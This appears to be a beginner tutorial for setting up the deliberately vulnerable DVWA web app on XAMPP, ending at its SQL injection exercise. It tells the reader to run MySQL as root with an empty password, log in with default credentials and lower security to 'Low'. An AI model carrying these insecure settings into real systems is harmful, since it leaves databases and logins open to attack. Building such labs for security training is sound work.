
(1) Go to <https://www.apachefriends.org/download.html> and download XAMPP server.




(2) After Installation, Right click on XAMPP and choose "Run As Administrator" mode




(3) Start modules apache and mysql server. allow access to the firewall.



(4) Go to link : <http://www.dvwa.co.uk/> and click on download.



(5) Download And Extract DVWA-Master.zip file and then extract the file and rename the file as dvwa . After renaming it go to config<config.inc and make the password field empty as shown below.and then copy and paste the entire folder inside C:\xampp\xam\htdocs



```


# If you are having problems connecting to the MySQL database and all of the variable
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled


# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';

```


(6) Go to Web browser and enter the side <http://localhost:8080/phpmyadmin/> and then click on Databases. Enter the database name as "sql_db" and after that click on "create"




(7) go to <http://localhost:8080/dvwa/setup.php#> and click on "create/reset" Database.




(8) Once you click on "create/Reset Database" you will be able to see the following page.




(9) Click on login and enter the username as username:admin password:password and after that click on "Login" button.




(10) You will be redirected to the home page as shown below.



(11) Go To the DVWA security options in the left and set the security level as "Low" And click on "submit"




(12) Go to SQL injection in left and enter user id:1 and then click on submit




(13) Check for various fields such as 2,3

(12) Go to SQL injection in left and enter user id:1 and then click on submit

